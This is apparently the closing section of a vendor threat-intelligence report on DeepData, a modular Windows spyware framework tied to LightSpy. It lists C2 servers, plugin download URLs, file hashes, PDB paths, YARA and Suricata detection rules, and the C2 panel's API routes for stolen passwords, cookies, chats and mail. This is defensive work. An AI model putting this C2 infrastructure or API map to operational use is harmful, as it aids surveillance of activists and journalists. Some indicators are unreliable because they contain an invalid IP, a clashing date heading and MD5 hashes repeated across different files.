


Figure 14. Page to login to the C2 control panel.

DeepData is hosted on C2 utilizing this certificate on port 28992 for the plugin server, and port 28993 for command-and-control.

```
"controlAddress": ["103.43.18.95:28993"],
"pluginAddress": ["103.43.18.95:28992"],
```

Figure 15: Network locations from deepdata's config.json.

Another new SSL [certificate](#) is shared by a single Wyrmspy C2:

Subject: O=https Project, CN=httpsServer

Issuer: O=https Project Certificate Authority

This certificate is only utilized by three servers also hosted on the same ASN as many of the LightSpy and Wyrmspy C2s.

IP	SSL Certificate
45[.]1155[.]220[.]79	LightSpy

45[.]155[.]220[.]194	LightSpy
45[.]125[.]34[.]126	LightSpy
43[.]248[.]136[.]215	LightSpy
43[.]248[.]136[.]110	LightSpy, admin[at]zb.com
43[.]248[.]136[.]104	LightSpy
38[.]55[.]97[.]178	LightSpy
222[.]219[.]183[.]84	LightSpy
203[.]83[.]9[.]62	admin[at]zb.com
203[.]83[.]9[.]60	admin[at]zb.com
203[.]83[.]10[.]112	https Project
202[.]43[.]239[.]113	admin[at]zb.com
154[.]91[.]196[.]185	LightSpy
119[.]147[.]213[.]48	Wyrmspy, admin[at]zb.com, https Project
118[.]195[.]234[.]243	LightSpy
103[.]43[.]18[.]95	admin[at]zb.com
103[.]43[.]18[.]22	admin[at]zb.com
103[.]43[.]17[.]99	LightSpy
103[.]27[.]109[.]28	LightSpy, admin[at]zb.com
103[.]27[.]109[.]217	LightSpy, admin[at]zb.com
103[.]27[.]108[.]122	admin[at]zb.com, https Project
207[.]148[.]77[.]93	Wyrmspy
SSL Certificate	sha256 fingerprint
LightSpy	c0d4517e0727e94887d3b8a2c6c69938930995a8bcf37c9dafbd3a86b042417c
Wyrmspy	f0fc2c418e012e034a170964c0d68fee2c0efe424a90b0f4c4cd5e13d1e36824
admin[at]zb.com	2cede95138f60dface4aa3538962ca2ab7dada376dd3977d56e0e6e208001a73
https Project	4fd541e0c899260511c5c0ebd5ccaa134078d50d268a35af60e22422673c48ee

Threat Actor Analysis: LightSpy Timeline Context

Pre-2022

- Initial development of LightSpy malware
- Early targeting and deployment phases
- Establishment of basic infrastructure

2022

August 19, 2022

- Compilation of wifiList.dll plugin
- Initial development of network reconnaissance capabilities

2023

July 2023

- July 8: Compilation of Audio.dll (7:43:13 UTC)
- July 8: Compilation of audio.core.dll with FFmpeg 4.3.5 integration (8:51:34 UTC)

October 2023

- October 13: Compilation of SocialSoft.dll (11:35:41 UTC)
 - Introduction of social media monitoring capabilities
 - Unauthorized infiltration of WeChat, DingDing, Telegram, Feishu, QQ, and Skype
- October 20: Compilation of ProductList.dll (13:24:30 UTC)
 - Application enumeration functionality added
- October 23: Initial WhatsApp.dll compilation (03:14:00 UTC)
- October 26: Multiple component updates
 - SystemInfo.dll compilation (11:37:28 UTC)
 - ChatIndexedDb.dll compilation (10:23:30 UTC)
 - Enhanced messaging platform surveillance capabilities
- October 27: Compilation of Pass.dll (08:55:22 UTC)
 - Integration of password stealing capabilities
 - Implementation of KeePass targeting functionality

November 2023

- November 16: Compilation of WebBrowser.dll (09:03:55 UTC)
 - Browser credential theft capabilities added

December 2023

- December 5: Compilation of Tdm.dll (06:58:05 UTC)
 - Telegram-specific monitoring capabilities introduced

2024

January 2024

- January 4: Compilation of Signal.dll (02:49:18 UTC)
 - Signal messenger monitoring capability added
- January 6: Updated WhatsApp.dll compilation (07:52:25 UTC)
- January 15: Compilation of appdata.dll (11:26:12 UTC)
 - Enhanced data collection capabilities
 - Integration with multiple messaging platforms

February 2024

- February 27: Multiple significant updates
 - Compilation of Frame.exe (02:04:24 UTC)
 - Compilation of OutlookX32.dll (02:04:24 UTC)
 - Implementation of email surveillance capabilities

March 2024

- March 19: Compilation of Data.dll (03:47:44 UTC)
 - Core component of DeepData framework

April 2024

- Mid-October: Introduction of new "Windows Keylogger" functionality
 - Identification of new SSL certificates in use
 - Discovery of expanded C2 infrastructure

Infrastructure Evolution

Current Active C2 Infrastructure

- 22 identified C2 servers across multiple ASNs
- Implementation of new SSL certificates:
 - Certificate with admin[at]zb.com
 - Certificate from "https Project"
 - Deployment of Vue Javascript-based control panel
 - Implementation of specialized login pages at /qazxswedcvfr/login

Key Observations

Development Acceleration

- Intense development period from October 2023 to April 2024
- Significant expansion of capabilities and modules
- Regular updates and improvements to core components

Capability Evolution

- Progressive addition of new messaging platform support
- Enhanced data collection capabilities
- Improved stealth and persistence mechanisms

Infrastructure Development

- Continuous expansion of C2 infrastructure
- Implementation of new security certificates
- Enhanced operational security measures

Operational Sophistication

- Module-based development approach
- Regular updates to core components
- Strategic timing of capability rollouts

Conclusions

Our latest findings indicate that the threat actor behind DeepData has a clear focus on long-term intelligence gathering. Since their initial development of the LightSpy spyware implant in 2022, the attacker has been persistently and methodically working on the strategic targeting of communication platforms, with the emphasis on stealth and persistent access.

The sophisticated modular architecture, comprehensive surveillance capabilities, and robust infrastructure detailed in this report suggest a well-resourced and technically proficient threat actor with strategic objectives.

Organizations of all sizes, particularly those in targeted regions, should treat this threat as a high priority and implement comprehensive defensive measures. The continued evolution of tools like DeepData indicates a persistent threat that will likely expand in both capability and scope as time goes on.

Victimology

Based on the victims that the threat actor hiding behind LightSpy has targeted in the past, and also based on the applications DeepData attempts to access, we believe that the intended targets are located in Southeast Asia, and, with a medium degree of probability, can be associated with political activists, politicians and journalists.

Countermeasures

BlackBerry customers are protected against the DeepData IoCs listed in this blog post by endpoint protection solutions such as [CylanceENDPOINT™](#). CylanceENDPOINT leverages advanced AI to detect threats before they cause damage, minimizing business disruptions and the costs incurred during a ransomware attack.

Recommendations for Defenders

1. Block identified command-and-control infrastructure.
2. Monitor network and devices for unauthorized audio recording activities.
3. Use secure communications platforms for business sensitive data.
4. Deploy detection rules for DeepData components.
5. Review logs for indicators of compromise (IoCs).
6. Assess exposure of sensitive communication channels.

APPENDIX 1 – IoCs (Indicators of Compromise)

Name	Data.dll
Name	Data.dll
Md5	b9129d83af902908fa7757e906ec0afe
Sha256	666a4c569d435d0e6bf9fa4d337d1bf014952b42cc6d20e797db6c9df92dd724
Name	Frame.exe
Md5	0f0fadd0546734c5c82f3c33d8268046

Sha256	cf59cd171270ec9bc2baf618838eb57802cc9d48f64205da308406811dd4da92
Name	Tdm.dll
Md5	bdd8926f4be6576653ac96ee732d587a
Sha256	efff4106cfd21a356b13a5a99c626a4f103f03b9491c0f1f5e135c1e3c84e76c
Name	ChatIndexedDb.dll
Md5	4b9aa7d571be1a6ec62931c4c6624328
Sha256	88e5ca44189dabb4cec8a183f6268a42f3f92b2c6d7c722d7f55efd3dc5334c8
Name	Audio.dll
Md5	d521bf0f24c839e7ceb5db77de090fbc
Sha256	55e2dbb906697dd1aff87ccf275efd06ee5e43bb21ea7865aef59513a858cf9f
Name	SocialSoft.dll
Md5	4b9aa7d571be1a6ec62931c4c6624328
Sha256	c3995f28476f7a775f4c1e8be47c64a300e0f16535dc5ed665ba796f05f19f73
Name	ProductList.dll
Md5	48f8b7e0db439336549b93bda8633cd2
Sha256	724351b5cc9ad496a6c9486b8ef34772f640590a90293f913f005e994717134b
Name	OutlookX32.dll
Md5	fb99f5da9c0c46c27e17dc2dc1e162d7
Sha256	2bfb82a43bb77127965a4011a87de845242b1fb98fd09085885be219e0499073
Name	Pass.dll
Md5	6ce2477efe7e853cea90764db5a64e6e
Sha256	041c13a29d3bee8d2e4bd9d8bde8152b5ac8305c1efcc198244b224e33635282
Name	WebBrowser.dll
Md5	7529f56dde7a8302947982c43080bfcc
Sha256	b523cdd1669dbd7ab68b43fd20f30a790ec0351876a0610958b9405468753a10
Name	SystemInfo.dll
Md5	8625c0cf0748d04d43db54884ee13672
Sha256	213520170fc7113ac8f5e689f154f5c8074dd972584b56d820c19d84b7e5b477
Name	appdata.dll
Md5	7efb1bc15ee6e3043f8eaefcf3f10864
Sha256	ac7e20d4ddccc5e249ff0c1a72e394f9c1667a896995cf55b97b4f9bf5de2fd
Name	wifiList.dll
Md5	4b9aa7d571be1a6ec62931c4c6624328
Sha256	460f1a00002e1c713a7753293b4737e65d27d0b65667b109d66afca873c23894
Name	WhatsApp.dll

Md5	d66776ee123ef2947bc3175653a68d05
Sha256	ccfd6ef35c718e2484b3727035d162b667f4b56df43324782d106f50ed1e3bcc
Name	WhatsApp.dll
Md5	847ec30a4ff2391f1eb7669c22940e51
Sha256	735d59c0949e258501e177ec2dd5fbb60df9fa401ace08949b89077c6f0d41d0
Name	Signal.dll
Md5	ea47fd87c1b109d5fd529c213aea6b30
Sha256	37a1ffaba2e3ea9a7b2aa272b0587826cc0b5909497d3744ec8c114b504d2544
Name	audio-core.dll
Md5	3b61d82be05f18754238e26b835da103
Sha256	b79629e820cdd36d0daed964a2c0338e125a1f90f08e226f52dc60070747c62e
Name	Telegram.dll
Md5	e79da1e448c60e12d835b47735f9da03
Sha256	a560931baa404189257ec9cbcc2b9449c579018218cc1d70c99b1d36dd292a0e
PDB Path	D:\Code\OtherWork\DeepDataH\bin\data.pdb D:\tmpWork\deepdata-v2\deepdata\bin\frame.pdb G:\xmh_miqu_key\xmh\密取\appdata\Release\appdata.pdb G:\xmh_miqu_key\xmh\密取\appdata\Release\Whatsapp.pdb G:\xmh_miqu_key\xmh\密取\appdata\Release\signal.pdb G:\xmh_miqu_key\xmh\密取\SystemInfo\Release\SystemInfo.pdb E:\zyx\dll\DII1\Debug\wifiList.pdb D:\tmpWork\deepdata-v2\deepdata\bin\x86\WebBrowser.pdb G:\xmh_miqu_key\xmh\密取\Pass\Release\Pass.pdb G:\xmh_miqu_key\xmh\密 \outlook\outlook_2022.12.14\OUTLOOK\Bin\OutlookX32.pdb E:\zyx\dll\ProductList\Debug\ProductList.pdb D:\tmpWork\deepdata-v2\deepdata\bin\x86\SocialSoft.pdb C:\Users\GT1\source\repos\Audio_miqu\Release\Audio.pdb C:\Users\GT1\source\repos\Audio_miqu\Release\audio.core.pdb G:\xmh_miqu_key\xmh\密取\ChatIndexedDb\Release\ChatIndexedDb.pdb E:\xmh\密取\appdata\Release\Whatsapp.pdb

	D:\Code\project\MiQuH\MiQuH\Release\Tdm.pdb
	D:\CodeS\compile\tg471\tdesktop\out\Release\Telegram.pdb
Network Indicators	119[.]147[.]213[.]48:28992/asdgdsfdsfasd/WebBrowser[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/localupload[.]exe 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/Tdm[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/OutlookX32[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/WebBrowser[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/Tdm[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/SocialSoft[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/ChatIndexedDb[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/Audio[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/ProductList[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/frame[.]dll 119[.]147[.]213[.]48:28992/asdgdsfdsfasd/data[.]dll 202[.]43[.]239[.]13:28992/asdgdsfdsfasd/SystemInfo[.]dll 202[.]43[.]239[.]13:28992/asdgdsfdsfasd/ChatIndexedDb[.]dll 202[.]43[.]239[.]13:28992/asdgdsfdsfasd/SocialSoft[.]dll 202[.]43[.]239[.]13:28992/asdgdsfdsfasd/appdata[.]dll 202[.]43[.]239[.]13:28992/asdgdsfdsfasd/ChatIndexedDb[.]dll 202[.]43[.]239[.]13:28992/asdgdsfdsfasd/SocialSoft[.]dll 202[.]43[.]239[.]13:28992/asdgdsfdsfasd/appdata[.]dll 103[.]255[.]176[.]176:28992/ asdgdsfdsfasd/Telegram[.]dll

APPENDIX 2 – Applied Countermeasures

Yara Rules

```
rule DeepData_Spy_tool {
meta:
  description = "Rule to detect LightSpy-DeepData Windows files"
  author = "The BlackBerry Research and Intelligence Team"
  last_modified = "2024-11-12"
  version = "1.0"

strings:
  $a1 = {78 6d 68 5f 6d 69 71 75 5f 6b 65 79 5c 78 6d 68 5c e5 af 86} //
```

\xmh_miqu_key\xmh\密

```
$a2 = "CodeS\compile\tg471\desktop" ascii wide
$a3 = "zyx\dl\ProductList\Debug" ascii wide
$a4 = "Users\GT1\source\repos\Audio_miqu" ascii wide
$a5 = "\Code\OtherWork\DeepDataH\" ascii wide
$a6 = "\tmpWork\deepdata-v2\deepdata" ascii wide
$a7 = "\Code\project\MiQuH\MiQuH" ascii wide
$b1 = "WiFi Tool ExecuteCommand without" ascii wide
$b2 = "\zyx\dl\Dll1\Debug" ascii wide
```

condition:

```
uint16(0) == 0x5a4d and (filesize < 25000KB) and ((any of ($a*)) or (all of ($b*)))
```

Suricata Rules

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Blackberry CTI - APT41
DeepData qweasdzxc api request"; flow:established,to_server;
content:"qweasdzxc/api/"; http_uri; classtype:command-and-control; sid:1; rev:1;
metadata:created_at 2024_11_11;)
```

Django Debugging Dump From DeepData API Endpoint

```
qweasdzxc/api/ ^user/$ [name='user-list']
qweasdzxc/api/ ^user/change_password/$ [name='user-change-password']
qweasdzxc/api/ ^user/clear/$ [name='user-clear']
qweasdzxc/api/ ^user/group_permission/$ [name='user-group-permission']
qweasdzxc/api/ ^user/info/$ [name='user-info']
qweasdzxc/api/ ^user/load_all/$ [name='user-load-all']
qweasdzxc/api/ ^user/update_state/$ [name='user-update-state']
qweasdzxc/api/ ^user/(?P<pk>[^.]+)/$ [name='user-detail']
qweasdzxc/api/ ^sys_log/$ [name='syslog-list']
qweasdzxc/api/ ^sys_log/clear/$ [name='syslog-clear']
qweasdzxc/api/ ^sys_log/load_all/$ [name='syslog-load-all']
qweasdzxc/api/ ^sys_log/(?P<pk>[^.]+)/$ [name='syslog-detail']
qweasdzxc/api/ ^log/$ [name='log-list']
qweasdzxc/api/ ^log/clear/$ [name='log-clear']
qweasdzxc/api/ ^log/load_all/$ [name='log-load-all']
qweasdzxc/api/ ^log/serial_del/$ [name='log-serial-del']
qweasdzxc/api/ ^log/(?P<pk>[^.]+)/$ [name='log-detail']
qweasdzxc/api/ ^file/$ [name='file-list']
qweasdzxc/api/ ^file/add_upsert_file/$ [name='file-add-upsert-file']
qweasdzxc/api/ ^file/celery_start_file/$ [name='file-celery-start-file']
qweasdzxc/api/ ^file/celery_status/$ [name='file-celery-status']
qweasdzxc/api/ ^file/clear/$ [name='file-clear']
qweasdzxc/api/ ^file/count/$ [name='file-count']
qweasdzxc/api/ ^file/download/$ [name='file-download']
qweasdzxc/api/ ^file/load_all/$ [name='file-load-all']
qweasdzxc/api/ ^file/serial_del/$ [name='file-serial-del']
qweasdzxc/api/ ^file/update_priority/$ [name='file-update-priority']
qweasdzxc/api/ ^file/upload/$ [name='file-upload']
qweasdzxc/api/ ^file/(?P<pk>[^.]+)/$ [name='file-detail']
qweasdzxc/api/ ^setting/$ [name='settings-list']
```

qweasdzxc/api/ ^setting/clear/\$ [name='settings-clear']
qweasdzxc/api/ ^setting/clear_mem/\$ [name='settings-clear-mem']
qweasdzxc/api/ ^setting/clear_redis_key/\$ [name='settings-clear-redis-key']
qweasdzxc/api/ ^setting/info/\$ [name='settings-info']
qweasdzxc/api/ ^setting/load_all/\$ [name='settings-load-all']
qweasdzxc/api/ ^setting/(?P<pk>[^.]+)/\$ [name='settings-detail']
qweasdzxc/api/ ^group/\$ [name='group-list']
qweasdzxc/api/ ^group/clear/\$ [name='group-clear']
qweasdzxc/api/ ^group/load_all/\$ [name='group-load-all']
qweasdzxc/api/ ^group/(?P<pk>[^.]+)/\$ [name='group-detail']
qweasdzxc/api/ ^terminal/\$ [name='terminal-list']
qweasdzxc/api/ ^terminal/clear/\$ [name='terminal-clear']
qweasdzxc/api/ ^terminal/data_count/\$ [name='terminal-data-count']
qweasdzxc/api/ ^terminal/load_all/\$ [name='terminal-load-all']
qweasdzxc/api/ ^terminal/load_serial/\$ [name='terminal-load-serial']
qweasdzxc/api/ ^terminal/serial_del/\$ [name='terminal-serial-del']
qweasdzxc/api/ ^terminal/(?P<client>[^.]+)/\$ [name='terminal-detail']
qweasdzxc/api/ ^client/\$ [name='client-list']
qweasdzxc/api/ ^client/clear/\$ [name='client-clear']
qweasdzxc/api/ ^client/load_all/\$ [name='client-load-all']
qweasdzxc/api/ ^client/(?P<pk>[^.]+)/\$ [name='client-detail']
qweasdzxc/api/ ^browser/password/\$ [name='browserpassword-list']
qweasdzxc/api/ ^browser/password/count/\$ [name='browserpassword-count']
qweasdzxc/api/ ^browser/password/serial_del/\$ [name='browserpassword-serial-del']
qweasdzxc/api/ ^browser/password/sort/\$ [name='browserpassword-sort']
qweasdzxc/api/ ^browser/history/\$ [name='browserhistory-list']
qweasdzxc/api/ ^browser/history/count/\$ [name='browserhistory-count']
qweasdzxc/api/ ^browser/history/serial_del/\$ [name='browserhistory-serial-del']
qweasdzxc/api/ ^browser/history/sort/\$ [name='browserhistory-sort']
qweasdzxc/api/ ^browser/cookie/\$ [name='browsercookie-list']
qweasdzxc/api/ ^browser/cookie/count/\$ [name='browsercookie-count']
qweasdzxc/api/ ^browser/cookie/serial_del/\$ [name='browsercookie-serial-del']
qweasdzxc/api/ ^browser/cookie/sort/\$ [name='browsercookie-sort']
qweasdzxc/api/ ^browser/file/\$ [name='browserfile-list']
qweasdzxc/api/ ^browser/file/clear/\$ [name='browserfile-clear']
qweasdzxc/api/ ^browser/file/load_all/\$ [name='browserfile-load-all']
qweasdzxc/api/ ^browser/file/(?P<pk>[^.]+)/\$ [name='browserfile-detail']
qweasdzxc/api/ ^chat/account/\$ [name='group-account']
qweasdzxc/api/ ^chat/cache/\$ [name='group-cache']
qweasdzxc/api/ ^chat/chat_contact/\$ [name='group-chat-contact']
qweasdzxc/api/ ^chat/chat_file/\$ [name='group-chat-file']
qweasdzxc/api/ ^chat/chat_group/\$ [name='group-chat-group']
qweasdzxc/api/ ^chat/chat_group_member/\$ [name='group-chat-group-member']
qweasdzxc/api/ ^chat/chat_message/\$ [name='group-chat-message']
qweasdzxc/api/ ^chat/chat_session/\$ [name='group-chat-session']
qweasdzxc/api/ ^chat/forward/\$ [name='group-forward']
qweasdzxc/api/ ^mail/account/\$ [name='client-account']
qweasdzxc/api/ ^mail/clear/\$ [name='client-clear']
qweasdzxc/api/ ^mail/contacts/\$ [name='client-contacts']
qweasdzxc/api/ ^mail/delete/\$ [name='client-delete']
qweasdzxc/api/ ^mail/download/\$ [name='client-download']
qweasdzxc/api/ ^mail/download_attachment/\$ [name='client-download-attachment']
qweasdzxc/api/ ^mail/download_contacts/\$ [name='client-download-contacts']
qweasdzxc/api/ ^mail/mail_content/\$ [name='client-mail-content']
qweasdzxc/api/ ^mail/mail_folder/\$ [name='client-mail-folder']
qweasdzxc/api/ ^mail/mail_list/\$ [name='client-mail-list']

qweasdzxc/api/ ^mail/unpack/\$ [name='client-unpack']
qweasdzxc/api/ ^wifi/list/\$ [name='wifilist-list']
qweasdzxc/api/ ^wifi/password/\$ [name='wifipassword-list']
qweasdzxc/api/ ^edition/\$ [name='edition-list']
qweasdzxc/api/ ^edition/clear/\$ [name='edition-clear']
qweasdzxc/api/ ^edition/load_all/\$ [name='edition-load-all']
qweasdzxc/api/ ^edition/(?P<pk>[^.]+)\$ [name='edition-detail']
qweasdzxc/api/ ^software/\$ [name='software-list']
qweasdzxc/api/ ^export/\$ [name='exportlist-list']
qweasdzxc/api/ ^export/clear/\$ [name='exportlist-clear']
qweasdzxc/api/ ^export/export_pause/\$ [name='exportlist-export-pause']
qweasdzxc/api/ ^export/load_all/\$ [name='exportlist-load-all']
qweasdzxc/api/ ^export/restart_export/\$ [name='exportlist-restart-export']
qweasdzxc/api/ ^export/serial_export/\$ [name='exportlist-serial-export']
qweasdzxc/api/ ^export/(?P<pk>[^.]+)\$ [name='exportlist-detail']
qweasdzxc/api/ ^directory/\$ [name='directory-list']
qweasdzxc/api/ ^port/\$ [name='port-list']
qweasdzxc/api/ ^sys_user/\$ [name='sysuser-list']
qweasdzxc/api/ ^service/\$ [name='service-list']
qweasdzxc/api/ ^target_log/\$ [name='targetlog-list']
qweasdzxc/api/ ^drive/\$ [name='drive-list']
qweasdzxc/api/ ^process/\$ [name='process-list']
qweasdzxc/api/ ^net_card/\$ [name='netcard-list']
qweasdzxc/api/ ^session/\$ [name='session-list']
qweasdzxc/api/ ^plugin/template/\$ [name='plugintemplate-list']
qweasdzxc/api/ ^plugin/template/clear/\$ [name='plugintemplate-clear']
qweasdzxc/api/ ^plugin/template/load_all/\$ [name='plugintemplate-load-all']
qweasdzxc/api/ ^plugin/template/(?P<pk>[^.]+)\$ [name='plugintemplate-detail']
qweasdzxc/api/ ^account/acc_list/\$ [name='client-acc-list']
qweasdzxc/api/ ^account/account_details/\$ [name='account-account-details']
qweasdzxc/api/ ^account/delete_account/\$ [name='account-delete-account']
qweasdzxc/api/ ^order/logistics_order/\$ [name='order-logistics-order']
qweasdzxc/api/ ^order/order_list/\$ [name='order-order-list']
qweasdzxc/api/ ^history/search_history/\$ [name='history-search-history']
qweasdzxc/api/ ^contact/contacts_tab/\$ [name='contact-contacts-tab']
qweasdzxc/api/ ^social_dynamics/dynamic_list/\$ [name='social_dynamics-dynamic-list']
qweasdzxc/api/ ^forums/forums_data/\$ [name='forums-forums-data']
qweasdzxc/api/ ^pan/source/file/\$ [name='pan-file']
qweasdzxc/api/ ^pan/source/unpack/\$ [name='pan-unpack']
qweasdzxc/api/ ^sms/info/\$ [name='sms-info']
qweasdzxc/api/ ^application/app_history/\$ [name='application-app-history']
qweasdzxc/api/ ^file/data/download/\$ [name='FileData-download']
qweasdzxc/api/ ^white/client/add_ip/\$ [name='WhiteClient-add-ip']
qweasdzxc/api/ ^white/client/del_ip/\$ [name='WhiteClient-del-ip']
qweasdzxc/api/ ^white/client/ips/\$ [name='WhiteClient-ips']
qweasdzxc/api/ ^white/client/reload/\$ [name='WhiteClient-reload']
qweasdzxc/api/ ^chat/chat_history/\$ [name='chat-chat-history']
qweasdzxc/api/ ^chat/session_list/\$ [name='chat-session-list']
qweasdzxc/api/login/
qweasdzxc/api/plugin/
qweasdzxc/api/command/
qweasdzxc/api/client_plugin_ship/
qweasdzxc/api/refresh/ [name='token_refresh']
api/third/terminal/upsert/
api/third/terminal/finish/
api/third/file/mirror/

api/third/file/upload_info/
api/third/file/upload/
api/third/plugin/upload/
api/third/socialsoft/skype_cookie/
api/third/file/get_modify_date/
api/third/log/upload/
api/third/plugin/
api/third/hash/upload/
api/third/windows/service/list/
api/third/windows/user/list/
api/third/windows/port/list/
api/third/windows/process/list/
api/third/windows/driver/list/
api/third/windows/ipconfigall/list/
api/third/windows/accountInfo/upload/
api/third/windows/session/list/
api/third/websocket/send/
api/reset_state/